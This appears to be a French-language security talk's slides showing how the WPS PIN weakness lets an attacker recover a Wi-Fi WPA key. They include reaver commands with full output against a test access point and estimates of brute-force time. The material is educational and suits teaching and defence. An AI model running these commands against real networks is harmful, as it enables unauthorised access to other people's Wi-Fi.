Bypass Wifi authentification with WPS

Nicolas Surbayrole


13 octobre 2017


Wifi Open

Connexion sans fils sans chiffrement

Problèmes :

- Écoute
- Intrusion






Wifi WPA Personnels

Connexion sans fils avec clef partagée

Problèmes :

- Partage de la clef
- Révocation d'un accès



WPS

Apporte une solution au partage de la clef WPA.

Méthode de partage de la clef partagée :

- Connexion par PIN
- Push Button Configuration
- NFC

Connexion par PIN

$ reaver -i wlp8s0mon -b <bssid> -c 11 -vv -p "12345670"

```
 Reaver v1.6.2 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>

[+] Switching wlp8s0mon to channel 11
[+] Waiting for beacon from <bssid>
[+] Associated with <bssid> (ESSID: TestNoInternet)
[+] Trying pin "12345670"
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[+] Received M1 message
[+] Sending M2 message
[+] Received M3 message
[+] Sending M4 message
[+] Received M5 message
[+] Sending M6 message
[+] Received M7 message
[+] Sending WSC NACK
[+] Sending WSC NACK
[+] Pin cracked in 4 seconds
[+] WPS PIN: '12345670'
[+] WPA PSK: 'TestNoInternet'
[+] AP SSID: 'TestNoInternet'
[*] String pin was specified, nothing to save.
```

Connexion par PIN

Changement des derniers digits du PIN (12345670 => 12345760)

$ reaver -i wlp8s0mon -b <bssid> -c 11 -vv -p "12345760"

```
 Reaver v1.6.2 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>

[+] Switching wlp8s0mon to channel 11
[+] Waiting for beacon from <bssid>
[+] Associated with <bssid> (ESSID: TestNoInternet)
[+] Trying pin "12345760"
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[+] Received M1 message
[+] Sending M2 message
[+] Received M3 message
[+] Sending M4 message
[+] Received M5 message
[+] Sending M6 message
[+] Received WSC NACK
[+] Sending WSC NACK
....
```

Connexion par PIN

Changement des premiers digits du PIN (12345670 => 13245670)

$ reaver -i wlp8s0mon -b <bssid> -c 11 -vv -p "13245670"

```
 Reaver v1.6.2 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>

[+] Switching wlp8s0mon to channel 11
[+] Waiting for beacon from <bssid>
[+] Associated with <bssid> (ESSID: TestNoInternet)
[+] Trying pin "13245670"
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[+] Received M1 message
[+] Sending M2 message
[+] Received M3 message
[+] Sending M4 message
[+] Received WSC NACK
[+] Sending WSC NACK
[+] Quitting after 1 crack attempts
[-] Failed to recover WPA key
[*] String pin was specified, nothing to save.
```

Reset avant la envoie de M4.

Conclusion

A propos du PIN :

- 7 digits + 1 digits de parité modulo 10
- 10.000.000 possibilités
- 11.000 tentatives nécessaires
- Pin par défaut : 12345670

Temps d'attaque (1.3 secondes par tentatives) :

- environ 4 h avec une attaque continue
- 3 jours avec un blocage de 1 minutes tous les 3 échecs
- 90 jours avec un blocage de 60 minutes tous les 5 échecs

Source

- Brute forcing Wi-Fi Protected Setup, 2011
- Wi-Fi Protected Setup (WPS), 2012